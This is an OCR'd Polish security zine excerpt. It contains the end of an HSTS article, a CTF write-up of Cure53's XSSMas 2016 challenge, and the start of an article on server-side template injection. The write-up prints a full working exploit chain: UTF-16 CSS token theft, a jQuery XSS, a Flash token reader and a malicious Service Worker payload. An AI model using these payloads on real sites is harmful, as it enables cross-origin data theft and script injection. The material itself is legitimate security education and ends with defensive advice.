Scenariusz takiego ataku może opierać się na podszyciu się hakera pod niezabezpieczoną subdomenę (np. http://obrazki.mojbank.pl), przekierowaniu żądań HTTP użytkownika, na kontrolowaną przez atakującego, zabezpieczoną wersję tej subdomeny (tj. https://obrazki.mojbank.pl) i odesłaniu nagłówka HSTS z tej subdomeny. Po tak wykonanym ataku, przeglądarka ofiary będzie zawsze próbowała łączyć się z nieobsługiwanym przez nikogo, poza atakującym adresem https://obrazki.mojbank.pl. Przeprowadzenie takiego ataku, wymagałoby od hakera posiadania ważnego certyfikatu TLS, dla subdomeny obrazki.mojbank.pl.

Podobne skutki, może mieć nieostrożne użycie dyrektywy `includeSubDomains`. Jeżeli jakakolwiek subdomena jest dostępna jedynie za pomocą protokołu HTTP, a domena główna odeśle nagłówek HSTS z dyrektywą `includeSubDomains`, to przeglądarka będzie wymuszała zastosowanie protokołu HTTPS także dla subdomeny, która tego protokołu nie obsługuje.

POWSZECHNOŚĆ HSTS

W lutym 2017 roku, brytyjski konsultant ds. bezpieczeństwa Scott Helme sprawdził, ile spośród najczęściej odwiedzanych stron internetowych, stosuje nagłówki HTTP związane z bezpieczeństwem, w tym HSTS. Badanie było oparte o listę Alexa Top 1 Million, która zawiera milion najczęściej odwiedzanych stron w Internecie. W tym zestawie znalazło się zaledwie ponad 40 tysięcy stron (czyli jedynie nieco ponad 4%) stosujących nagłówek HSTS. Co ciekawe, ok. 187 tysięcy stron przekierowywało żądania HTTP na HTTPS. Oznacza to, że prawie 150 tysięcy stron mogłoby odnieść natychmiastową korzyść z włączenia HSTS.

Jak wygląda sytuacja po drugiej stronie połączenia sieciowego, czyli w przeglądarce? Tutaj nieocenioną pomocą jest strona http://caniuse.com, która zawiera stale aktualizowane informacje na temat wsparcia różnego rodzaju technologii webowych, przez poszczególne przeglądarki. Według powyższej strony, ponad 83% przeglądarek na rynku wspiera nagłówek HSTS, w tym wiodące Chrome, Firefox, Edge oraz Safari. Ostatnia do grona wspierających ten mechanizm dołączyła w czerwcu 2015 przeglądarka IE 11.

Warto zainteresować się również liczbą domen wpisanych na listę preloadowanych w przeglądarce Chrome. Najłatwiej sprawdzić to, przeglądając plik chromium/src/net/http/transport_security_state_static.json w kodzie źródłowym projektu Chromium, który jest dostępny na zasadach open source w serwisie Google Code. W momencie publikacji tego artykułu, plik ten zawierał ponad 20 tysięcy domen.

PODSUMOWANIE

Gdyby strona www.mojbank.pl odesłała do Twojej przeglądarki nagłówek HTTP Strict Transport Security, atak na lotnisku nie miałaby szans powodzenia i po powrocie z wakacji, nadal byłbyś jedyną osobą znającą dane dostępowe do swojego konta w banku.

HSTS jest technologią, której stosowanie jest proste i nie wiąże się z żadnymi nakładami finansowymi. Dołączenie jednego nagłówka do odpowiedzi serwera to niewielka cena za ochronę użytkowników, przed bardzo poważnymi konsekwencjami.

Marcin Hoppe. Architekt oprogramowania, pasjonat systemów rozproszonych i chmury obliczeniowej. Na co dzień rozwija framework NServiceBus w firmie Particular Software oraz uczy polskich programistów, jak pisać bezpieczniejszy kod.
Kontakt: marcin.hoppe@acm.org i @marcin_hoppe na Twitterze

PODZIEL SIĘ ZINEM

NOWY NUMER JUŻ W EMPIKACH

SPIS TREŚCI

LUB

W PRENUMERACIE

www.programistamag.pl

Michał Bentkowski

Wykradanie tokenów, hakowanie jQuery i omijanie Same-Origin Policy – czyli jak wygrałem XSSMas Challenge 2016

XSSMas Challenge to wyzwanie (w stylu CTF-a) organizowane od kilku lat przez firmę Cure53. Jak można domyślić się z nazwy, zadania ogłaszane są zawsze w okolicy Świąt Bożego Narodzenia i polegają na wykorzystaniu podatności typu XSS. Oczywiście, wykonanie tego XSS-a nie jest proste i zazwyczaj wymaga wykorzystania jakichś specyficznych cech przeglądarek, lub nowych metod ataku.

W tym artykule:

- Poznacie ciekawy sposób na odczytywanie tokenów z innej domeny,
- Dowiecie się jak zrobić XSS-a za pomocą jQuery,
- Zobaczycie, w jaki sposób złamać Same-Origin Policy za pomocą Flasha.

Zadanie z końcówki 2016 r. udostępnione zostało pod adresem https://xssmas2016.cure53.de/. Na głównej stronie dowiemy się, że celem jest wykonanie XSS-a w domenie https://xssmas2016.cure53.de, który wyświetli w alercie token, wydobyty z domeny https://juicyfile.cure53.de. Wygląda więc na to, że rozwiązanie ćwiczenia będzie też wymagało w jakiś sposób złamania Same-Origin Policy. Zobaczmy zatem po kolei, co było wymagane do rozwiązania ćwiczenia.

KROK 1. DOSTĘP DO /PATHWAY

Na stronie głównej zadania, w czerwonym obramowaniu znajdziemy link, który prowadzi do strony o URL-u podobnym do https://xssmas2016.cure53.de/pathway-?access_token=589df7f247923#employee. W URL-u znajduje się access_token, który jest unikalny dla każdego użytkownika (tj. jest przechowywany w sesji). Jeśli podamy niepoprawny access_token, dostaniemy niestety komunikat o zabronionym dostępie:

Rysunek 1. „Access denied” po podaniu niepoprawnego access_tokenu

Wniosek jest z tego taki, że pierwszym krokiem, przez który musimy przebrnąć, jest wykradzenie tego access_tokenu. Jest to bardzo istotne, bowiem – uprzedzając fakty – to na stronie /pathway będzie punkt wejścia, dzięki któremu wykonamy XSS-a.

Zawartość access_tokena jest pobierana ze strony https://xssmas2016.cure53.de/token.json?v=1.

Rysunek 2. Zawartość pliku token.json

Jak widzimy na Rysunku 2., w odpowiedzi na token.json dostajemy obiekt JSON-owy, w którym jednym z elementów, jest potrzebny access_token. Mamy kontrolę nad parametrem **v**, który jest przepisywany w odpowiedzi w **version**. Moim pierwszym pomysłem na wydobycie tego tokena, było skorzystanie z ataku znanego jako JSON hijacking. Ten sposób okazał się jednak być ślepą uliczką.

W rzeczywistości, do wydobycia tokenu należało użyć… CSS-ów. Jeden z twórców zadania – File Descriptor – swego czasu opisywał na swoim blogu, w jaki sposób można użyć arkuszy stylu, by wydobywać dane z innej domeny za pomocą kodowania UTF-16. Zacznijmy od kilku słów na temat kodowania UTF-16: jest to kodowanie niezgodne z ASCII, gdzie każdy znak jest zapisywany na dwóch, lub czterech bajtach. Jeśli tekst napisany przykładowo w UTF-8, próbując odczytać go w kodowaniu UTF-16, najczęściej zobaczmy serię „krzaczków”, wynikających z tego, że UTF-16 „połknie” dwa bajty, jako jeden znak. Załóżmy, że mamy string "TEST". Jeśli spróbujemy go przeczytać w kodowaniu UTF-16BE (UTF-16 Big Endian), dostaniemy string: "瑩獴" . Dlaczego tak? W ciągu znaków „TEST” kolejne znaki mają następujące kody ASCII: 0x74, 0x65, 0x73, 0x74. Gdy tekst jest interpretowany jako UTF-16, dostajemy nagle dwa znaki U+7465 i U+7374.

Wróćmy więc do token.json. Spróbujmy ten plik dołączyć do HTML-a na dwa sposoby:

```
<!-- bez definicji kodowania -->
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v="
>
```


PODZIEL SIĘ ZINEM

```
<!-- z definicją kodowania UTF-16 -->
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v="
  charset="utf-16be"
>
```

Rysunek 3. Dołączenie pliku token.json bez definiowanego kodowania

Rysunek 4. Dołączenie token.json z kodowaniem UTF-16BE

Na Rysunku 3 i Rysunku 4 widzimy, że przeglądarka (Chrome) bierze pod uwagę kodowanie, które zdefiniowaliśmy.

Następnie, będziemy musieli wykorzystać dwa fakty:


- W token.json mamy kontrolę nad jednym parametrem, który jest odbijany w odpowiedzi,
- W CSS-ie jesteśmy w stanie zdefiniować pewne właściwości, które później można odczytać z poziomu JavaScriptu.

Spróbujmy więc z następującym kodem:

```
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v=%00,%00*%00{%00a%00n%00i%00m%00
  a%00t%00i%00o%00n%00:"
  charset="utf-16be"
>
```

Dzięki temu, liczymy, że wstrzykniemy w CSS-a następujący fragment kodu: `, *{animation:`, co sprawi, że każdy element na stronie będzie miał zdefiniowaną właściwość `animation` z wartością równą temu, co znajduje się dalej w token.json.

Rysunek 5. Zdefiniowana właściwość „animation” w CSS



Rysunek 6. Zakładka „Styles” pokazuje, że CSS rzeczywiście został zinterpretowany przez przeglądarkę

Na Rysunkach 5 i 6 widzimy, że przeglądarka zinterpretowała fragment CSS-a, który wstrzyknęliśmy w token.json – i przypisała do właściwości `animation` znaki z któregoś ze wschodnich alfabetów ;)

Naszym ostatnim zadaniem, jest pobranie tej wartości w JavaScripcie i przekonwertowanie tych znaków z powrotem do ASCII. Posłużymy się tutaj funkcją getComputedStyle oraz escape/unescape. Kolejne kroki pokazane na Rysunku 7.

```
> getComputedStyle(document.body).animation
"∫≡捣数獚瑯步滅搬匯挪扦ᵗˢ□蠣ǁ紊 0s ease 0s 1 normal none running"
> escape(getComputedStyle(document.body).animation)
"%u222C%u2261%u6363%u6573%u735F%u746F%u6B65%u6E22%u3A22%u3538%
u6337%u6266%u3136%u3338%u3732%u3022%u7D0A%200s%20ease%200s%201
%20normal%20none%20running"
> escape(getComputedStyle(document.body).animation).replace(/%u(
..)(..)/g, "%$1%$2")
"%22%2C%22%61%63%63%65%73%73%5F%74%6F%6B%65%6E%22%3A%22%35%38%
63%37%62%66%31%36%33%38%37%32%30%22%7D%0A%200s%20ease%200s%201
%20normal%20none%20running"
> unescape(escape(getComputedStyle(document.body).animation).rep
lace(/%u(..)(..)/g, "%$1%$2"))
"","access_token":"58c7bf1638720"}
 0s ease 0s 1 normal none running"
> unescape(escape(getComputedStyle(document.body).animation).rep
lace(/%u(..)(..)/g, "%$1%$2")).slice(18,31)
"58c7bf1638720"
```

Rysunek 7. Prezentacja krok po kroku jak w JS odczytać access_token

W ten sposób, mamy ukończony pierwszy etap zadania – wydobyliśmy access_token i jesteśmy w stanie przejść do strony pathway z poprawnym tokenem. Jak na razie, kod źródłowy wygląda następująco:

SEKURAK.PL / OFFLINE

Czym jest Path Traversal?

Hardening WordPress

Unpickle – deserializacja w Pythonie i zdalne wykonywanie kodu

Webshells – wykrywanie tylnych furtek w aplikacjach WWW

HTTP Strict Transport Security (HSTS) w praktyce, czyli zmuszamy przeglądarkę do stosowania bezpiecznych połączeń

Wykradanie tokenów, hakowanie jQuery i omijanie Same-Origin Policy – czyli jak wygrałem XSSMas Challenge 2016

Server-Side Template Injections

PODZIEL SIĘ ZINEM

```
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v=%00,%00*%00{%00a%00n%00i%00m%00
  a%00t%00i%00o%00n%00:"
  charset="utf-16be"
  >

<script>
  var token = unescape(escape(getComputedStyle(document.head).animation).
  replace(/%u(..)(..)/g, '%$1%$2')).slice(18,31);
  location = 'https://xssmas2016.cure53.de/pathway?access_token=' + token;
</script>
```

KROK 2. XSS PRZEZ JQUERY


Wiemy już, jak wydobyć access_token by dostać się do strony https://xssmas2016.cure53.de/pathway. Jako kolejny krok, z poziomu tej strony wykonamy XSS-a. Na samym końcu źródła strony jest fragment kodu, który natychmiast zwraca uwagę:

```
<script>
$(location.hash).show();
</script>
```

Wykorzystany jest tutaj znany XSS w jQuery, polegający na możliwości przekazania fragmentu kodu HTML/JS w selektorze. W starszych wersjach jQuery wykonanie poniższego kodu pozwalało na wyświetlenie alerta:

```
$("#<img src=1 onerror=alert(1)>")
```

Zadanie wykorzystywało jednak najnowszą dostępną wersję jQuery, gdzie tego typu sztuczka nie działała. Próba odwołania się do adresu np. https://xssmas2016.cure53.de/pathway?access_token=58c7ca43d2f27#<img src=1 onerror=alert(1)> skutkowała wyświetleniem błędu w konsoli przeglądarki (Rysunek 8).



Rysunek 8. Próba wykonania XSS-a przez jQuery powoduje błąd

Wydawało się więc, że niezbędne jest odnalezienie innego sposobu na zrobienie XSS-a…

… ale może jednak wróćmy na chwilę do kodu źródłowego strony /pathway:

```
<script src="https://code.jquery.com/jquery-3.1.1.slim.min.js"></script>
<script>
// window.name won't bring ye fame
window.name = '';

// IE8 fallback
window.jQuery || document.write('<script src="jquery.js"><\/script>');
</script>
```

W pierwszej linii ładowany jest jQuery. Jednak w siódmej linii widzimy sprawdzenie, czy obiekt jQuery istnieje; jeśli nie, wówczas jQuery jest ładowane ponownie, **ale z innej ścieżki!** Okazuje się oczywiście, że w tej ścieżce znajduje się o wiele starsza wersja jQuery, która jest podatna na XSS-a.

Cure53 jako wskazówkę dla tej części… dała linka do piosenki Inner Circle – Sweat (A La La Long). A wskazówka jest w tytule – chodzi o słowo „long".

Gdy wysyłamy zapytanie http do jakiegoś serwera, przeglądarki domyślnie dołączają nagłówek `Referer`, którego wartość wskazuje na adres URL strony, z poziomu której wykonano to zapytanie. Praktycznie, wszystkie serwery mają ograniczenia dotyczące dopuszczalnej długości wartości nagłówków. Okazuje się, że serwer code.jquery.com (z nie do końca jasnych przyczyn) zamykał połączenie, gdy nagłówek `Referer` miał co najmniej 5000 bajtów.

Wystarczy więc do adresu URL do strony /pathway, dopisać pięć tysięcy dowolnych znaków, a następnie po haszu możemy umieścić fragment kodu wykonującego XSS-a. Aktualnie, kod wygląda więc następująco:

```
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v=%00,%00*%00{%00a%00n%00i%00m%00
  a%00t%00i%00o%00n%00:"
    charset="utf-16be"
  >

<script>
  var token = unescape(escape(getComputedStyle(document.head).animation).
  replace(/%u(..)(..)/g, '%$1%$2')).slice(18,31);
  location = 'https://xssmas2016.cure53.de/pathway?access_token=' + token + '&'.
  repeat(5000) + '#<img src=1 onerror=alert(1)>';
</script>
```


PODZIEL SIĘ ZINEM

Rysunek 9. Wykonanie XSS-a w domenie xssmas2016.cure53.de

W porównaniu z poprzednim kodem, zmieniliśmy tylko tyle, że dopisujemy pięć tysięcy ampersandów do ścieżki, a po znaku hasza, mamy najbardziej standardowy kod XSS-owy. Na Rysunku 9 widać, że XSS rzeczywiście się wykonuje, a w tle – w konsoli przeglądarki – widoczny jest błąd ERR_CONNECTION_CLOSED, podczas próby ładowania jQuery z code.jquery.com.

KROK 3. KRADZIEŻ TOKENU Z JUICYFILE.CURE53.DE

Naszym ostatnim zadaniem, jest kradzież tokena z domeny https://juicyfile.cure53.de. Po wejściu na stronę zobaczymy, że na początku wyświetlany jest token, zaś pod spodem jest aplet flashowy przedstawiający podskakującego św. Mikołaja z reniferem (Rysunek 10). O ile sam aplet flashowy do niczego się nam nie przyda, o tyle miał on być najprawdopodobniej wskazówką, że rozwiązanie będzie miało coś wspólnego z Flashem.

Rysunek 10. Wygląd strony juicyfile.cure53.de

Okazuje się, że pod adresem https://juicyfile.cure53.de/crossdomain.xml umieszczony jest plik z polityką dla Flasha.

```
<?xml version="1.0"?>
<cross-domain-policy>
  <allow-access-from domain="xssmas2016.cure53.de" />
</cross-domain-policy>
```

W polityce zdefiniowano, że aplety flashowe hostowane w domenie xssmas2016.cure53.de, mają przydzielone pozwolenie do odczytywania danych z domeny juicyfile.cure53.de. Musimy więc rozwiązać dwa problemy:
1. Przygotować aplet flashowy do pobierania danych z domeny juicyfile.cure53.de,
2. Zahostować tego flasha w domenie xssmas2016.cure53.de.

By skompilować własny plik SWF, wykorzystamy narzędzie as3compile (dostępne w pakiecie swftools, do zainstalowania np. w dystrybucji Kali). Pliki SWF są kompilowane z języka ActionScript, który – de facto – jest tym samym standardem co JavaScript. Poniżej wklejam prosty przykład pliku ActionScript, który pobierze dane z domeny juicyfile.cure53.de i wyświetli alert z treścią tokenu.

```
import flash.external.*;
import flash.net.*;

(function () {
  // Tworzymy nowy obiekt typu URLLoader, który pobierze https://juicyfile.cure53.de
var loader = new URLLoader(new URLRequest("https://juicyfile.cure53.de"));

  // Zdarzenie "complete" jest wywoływane w momencie pobrania
  // wskazanego wyżej URL. Tutaj wskazujemy, że w momencie
  // załadowania pliku, zostanie wykonana funkcja loaderCompleted.
loader.addEventListener("complete", loaderCompleted);

function loaderCompleted(event) {
  // event.target.data - zawiera treść odpowiedzi http
  // pobraną za pomocą URLLoader.
  // Klasa ExternalInterface z kolei pozwala odnieść się
  // z poziomu Flasha do przeglądarkowego JavaScriptu.
  // Wywoływany jest tutaj więc alert z pierwszymi znakami
  // z odpowiedzi z https://juicyfile.cure53.de - czyli z samym tokenem.
ExternalInterface.call("alert", event.target.data.slice(0,37));
}
})();
```

By skompilować ten plik ActionScript, możemy posłużyć się poleceniem:

```
as3compile exploit.as
```


PODZIEL SIĘ ZINEM

W efekcie, w tym samym katalogu zostanie utworzony plik exploit.swf, ze skompilowanym kodem Flasha.


Pozostał do rozwiązania ostatni problem: jak sprawić, by ten plik exploit.swf był zahostowany na domenie https://xssmas2016.cure53.de? Mamy wprawdzie w tej domenie XSS-a, ale to jeszcze nie sprawia, że jesteśmy w stanie zahostować w niej swój plik Flasha.

Z ratunkiem przychodzą: Service Workers! O Service Workers na Sekuraku już pisałem. W skrócie: jest to dość nowy mechanizm w przeglądarkach, który pozwala nam w JavaScripcie zdefiniować proxy, przechwytujące wszystkie zapytania wysyłane przez aplikację webową, do serwerów zewnętrznych. Co za tym idzie, z poziomu Service Workerów, możemy podmienić treść dowolnej odpowiedzi http.

By móc zarejestrować złośliwego Service Workera, muszą być spełnione następujące warunki:

» Domena musi działać w HTTPS (co jest spełnione w przypadku xssmas2016.cure53.de),
» Musimy mieć możliwość wrzucenia własnego kodu JS z ustawionym nagłówkiem `Content-type: application/javascript`.

Ten drugi warunek może się wydawać dość dużym utrudnieniem, ale w domenie xssmas2016.cure53.de znajduje się endpoint z JSONP – w którym mamy pełną kontrolę nad callbackiem.



Rysunek 11. JSONP z pełną kontrolą nad callbackiem

Popatrzmy jak wyglądałby kod Service Workera:

```
// Zdarzenie "onfetch" jest wywoływane w Service Workerze
// gdy pobierany jest dowolny zasób w domenie, dla której
// Service Worker jest zdefiniowany.
onfetch = function (ev) {
  // Przy próbie pobrania dowolnego zasobu
  // odpowiadamy wcześniej skompilowanym Flashem.
  ev.respondWith(fetch("data:application/x-shockwave-flash;
base64,Q1dTCXoBAAB42jVPTUvDQBCdmd00SdV%2bgNSKVy9CmwrSi6cK1mIp
FAp6K7jZTGwkpjXZit4kv8T/4cG/0J/kltZ3mHlv5jHDW0H9G%2bDnC04Rbps
eAPwePyLs0IAABPQB6uColHNztjBmVVz3ei/rRH/GScqBXufcvwoi9vTydZWy
4ebww3CeqfQ%2bsz1WmitG5c9sZKSMcoo00Sy1StPqw2wy47c1F8a3dLJUEec
NFUXDd87MJCkMZ5zX4lQVi4D3R/2dzNi4LWzVWkcOtvEESUqngr5LVZcOXOH4
W4G%2bh7b4hyi3cf5j7UFgw0lABBSby5HdO4TYfhIdCjGWZeyUXezSXYXKqUt
2T0IinW8uB6hxjh0xRiw1zSmkMVkmQtGRIU69rVcQAdaslzSGGN3AxchOB/bt
HwVIS94="));
}
```

Kod Service Workera musi znaleźć się w odpowiedzi z JSONP (Rysunek 12).

Rysunek 12. JSONP zwracające Service Workera

Service Worker musi jeszcze zostać zarejestrowany. Wykorzystamy w tym celu następujący kod:

```
navigator.serviceWorker.register("https://xssmas2016.cure53.de/token.
jsonp?callback=...")
.then(ev=>location=1)
```

Rejestrujemy Service Workera zdefiniowanego w JSONP, a po udanej rejestracji przekierowujemy do dowolnej, innej podstrony w domenie https://xssmas2016.cure53.de. W efekcie – po tym przekierowaniu – przeglądarka odwoła się do Flasha, który pobierze i wyalertuje token.

Finalny kod wygląda następująco:

```
<link rel="stylesheet"
  href="https://xssmas2016.cure53.de/token.json?v=%00,%00*%00{%00a%00n%00i%00m%00
  a%00t%00i%00o%00n%00:"
  charset="utf-16be"
>

<script>
  var token = unescape(escape(getComputedStyle(document.head).animation)
.replace(/%u(..)(..)/g, '%$1%$2')).slice(18,31);
  location = 'https://xssmas2016.cure53.de/pathway?access_token=' + token + '&'
  .repeat(5000) + "#<img src=1 onerror=navigator.serviceWorker
  .register('https://xssmas2016.cure53.de/token.jsonp?callback
  =onfetch%20=%20ev%20=%3E%20ev.respondWith(fetch(%22data:appl
  ication/x-shockwave-flash;base64,Q1dTCXUBAAB42jVPTUvDQBCdmU2
  apGo/QGrFgycPQhsL4sVTBWuxFIoFjwU3m4mNrGlNtqI3yS/xf3jwL/QnuaX
  1HWbmzXvM8JZQ/wb4%2bYJjhNumDwC/hw8IWzQgBAFnAHVwpebcnMyNWRbXF
```

```
  xcvq1R9JqnmUK1yvroMY/bV4nWp2XBz8GE4z6S%2bz2xPpOKKkfkzGyeWRrq
  FThU7SmodPE7H44WMOa/aacpvKy5MQ8bx4J0zM04LwxnntUTLYh7y7miwpRk
  br4WtWuvAxTYeITmOW8HAo6pHe55wgw3BwEdbgn10NnH%2bY%2b1AYMM5gAg
  o1r2h1V1CbD%2bJDkWYOGXil13s0l2FyolHVichkE7XvT4qnOGMOmJEOEIsF
  UXUcSKc%2bBubIAKsWRspjDC%2bgfOh3fbtxz9T5Up2%22));').then(e=&
  gt;location=1)>";
</script>
```

Na Rysunku 13 pokazano finalnie działający kod.

Rysunek 13. Finalny, działający kod

PODSUMOWANIE

Rozwiązanie XSSMas Challenge 2016 wymagało rozwiązania trzech problemów:

- odczytania wartości access_tokena z poziomu innej domeny,
- wykonania XSS-a przez jQuery,
- odczytania finalnego tokenu za pomocą Flasha.

By rozwiązać te problemy, należało kolejno:

- odwołać się do strony https://xssmas2016.cure53.de/token.json z wymuszonym kodowaniem UTF-16-BE, co pozwoliło na zinterpretowanie tej strony jako CSS i późniejszy odczyt access_tokena z poziomu JavaScriptu;
- zadbać o to, by nie załadowała się najnowsza dostępna wersja jQuery. W tym celu należało do adresu URL dopisać odpowiednio dużą liczbę dowolnych znaków, by następnie połączenie do code.jquery.com zostało zablokowane;
- odczytać za pomocą Flasha dane z domeny juicyfile.cure53.de. W tym celu należało przede wszystkim, skompilować odpowiedni plik SWF, a następnie, wykorzystując Service Workers, sprawić, by z punktu widzenia przeglądarki, ten plik był zahostowany w domenie xssmas2016.cure53.de.

Po wykonaniu wszystkich powyższych kroków, zadanie zostało rozwiązane :)

Co zrobić, aby ochronić przed błędami, wykorzystywanymi w zadaniu?

- pamiętać o ustawieniu nagłówka `Content-Type` wraz z kodowaniem, dla wszystkich odpowiedzi. Pierwsza część ataku nie powiodłaby się, gdyby serwer zwracał nagłówek `Content-Type: application/javascript;charset=utf-8`.
- w przypadku używania JSONP, nie pozwalać na definiowanie dowolnych znaków w callbacku, jak również ograniczać jego długość (np. do 20 znaków).

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

PODZIEL SIĘ ZINEM

Mateusz Niezabitowski

Server-Side Template Injections

O klasie podatności *Server-Side Template Injections* (SSTI) zrobiło się głośno dopiero w ostatnim czasie. Nie znaczy to, że jest to temat, który można zignorować – bardzo niska świadomość deweloperów, połączona z popularnością różnego rodzaju silników szablonów (ang. *Template Engines*) – niezależnie od wybranego języka programowania – i fakt, że w większości przypadków rezultatem wykorzystania podatności jest wykonanie dowolnego kodu na maszynie ofiary (ang. *RCE – Remote Code Execution*), powoduje, że warto poznać zasady działania stojące za tym atakiem.

SILNIKI SZABLONÓW

Zanim przejdziemy do omawiania podatności, warto w dwóch słowach powiedzieć czym są tytułowe silniki szablonów. Każdy, kto napisał kilka linijek kodu, spotkał się z jakimś rodzajem takiego silnika. Jako przykład przeaanalizujemy prostą stronę internetową, która wyświetla dane (na przykład – imię) zalogowanego użytkownika. Nie będziemy tworzyć statycznego pliku HTML dla każdego użytkownika, którego mamy w bazie. Zamiast tego moglibyśmy próbować „kleić" nasz wyjściowy HTML w kodzie, ale to rozwiązanie, które z punktu widzenia inżynierii oprogramowania nie jest zalecane. Czy nie lepiej byłoby stworzyć jeden „wzorzec" strony z „pustymi miejscami" do wypełnienia konkretnymi danymi?

Tutaj właśnie zaczyna się stosowanie silników szablonów – zobaczmy, jak ich użycie wyglądałoby na przykładzie popularnego silnika w języku Java: Freemarker. Kod źródłowy przykładowej aplikacji (pełny kod źródłowy wszystkich przykładów jest publicznie dostępny) prezentuje Listing nr 1.:


Listing 1. Kod źródłowy aplikaji z przykładu

```
1. @Controller
2. public class TemplateController {
3.
4.  @RequestMapping(method = RequestMethod.GET, path = "/")
5.  public String hello(Map<String, Object> model, @CookieValue(
      required = false, name = "username") String b64username) throws IOException {
6.    if (null != b64username) {
7.      String decodedUsername = new String(
          Base64.getDecoder().decode(b64username));
8.      model.put("username", decodedUsername);
9.    }
10.
```




```
11.     return "hello";
12.   }
13.
14.   @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
15.   public String updateUsername(
        @RequestParam("username") String username, HttpServletResponse response) {
16.     response.addCookie(new Cookie(
          "username", Base64.getEncoder().encodeToString(username.getBytes())));
17.     return "redirect:/";
18.   }
19.
20. }
```

A tak wygląda po uruchomieniu (Rysunek 1.).



Rysunek 1. Przykładowy szablon

Logika jest bardzo prosta: aplikacja wyświetla powitanie. Możemy spersonalizować stronę, podając swoje imię.



Rysuenk 2. Spersonalizowana strona powitania

PODZIEL SIĘ ZINEM

Działanie jest następujące: gdy otrzymamy dane od użytkownika pod ścieżką `/updateUsername`, enkodujemy je za pomocą algorytmu Base64 i ustawiamy jako ciastko (Listing 1. linia 16), a następnie przekierowujemy go z powrotem na stronę główną (linia 17). Na stronie głównej aplikacja sprawdza w linii 6, czy posiadamy ciastko z nazwą użytkownika – jeśli tak, dekodujemy je z formatu Base64 (linia 7) i wyświetlamy. Tu wkraczają na scenę szablony –za część prezentacyjną odpowiada nam wspomniany wcześniej Freemarker. W linii 8. zapisujemy zdekodowaną nazwę użytkownika, do tak zwanego (terminologia różni się tutaj pomiędzy silnikami) modelu, który jest niczym innym, jak mapowaniem nazw zmiennych na ich wartości. Następnie, w linii 11 zwracamy wartość `"hello"` – ponieważ używany w aplikacji framework Spring wie, że nasze widoki są obsługiwane przez silnik Freemarker, przekieruje on wykonanie do pliku `hello.ftl`, wyglądającego następująco:

Listing 2. Działanie aplikacji z przykładu

```
1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6.  <h1>Hello dear user: <#outputformat "HTML">${username!"Anonymous"}</#outputfo
rmat></h1>
7.  <form action="/updateUsername" method="POST">
8.    <label for="username" style="display: block;
       padding-bottom: 10px">Change your username:</label>
9.    <input type="text" name="username" style="display: block; padding-top: 5px;
       width: 400px" value="<#outputformat "HTML">${username!""}</#outputformat>"/>
10.   <input type="submit" style="display: block; margin-top: 10px"/>
11.  </form>
12. </body>
13.
14. </html>
```

Powyższy szablon generuje dokument HTML dla użytkownika. Jak widzimy, korzystamy głównie z podstawiania zmiennych (zmienna `username` w liniach 6 i 9), a także z enkodowania danych, aby zapobiec atakom takim jak XSS (tag `<#outputformat>` w tych samych liniach).

Użycie Freemarkera w naszej aplikacji, pozwala w przyjemny sposób rozdzielić część logiki serwera (gdzie przetwarzamy różne dane), od części prezentacji (w której generujemy wyjściowy plik HTML). Użycie szablonów, jest tu jak najbardziej wskazane i przydatne.

SERVER-SIDE TEMPLATE INJECTIONS – VELOCITY

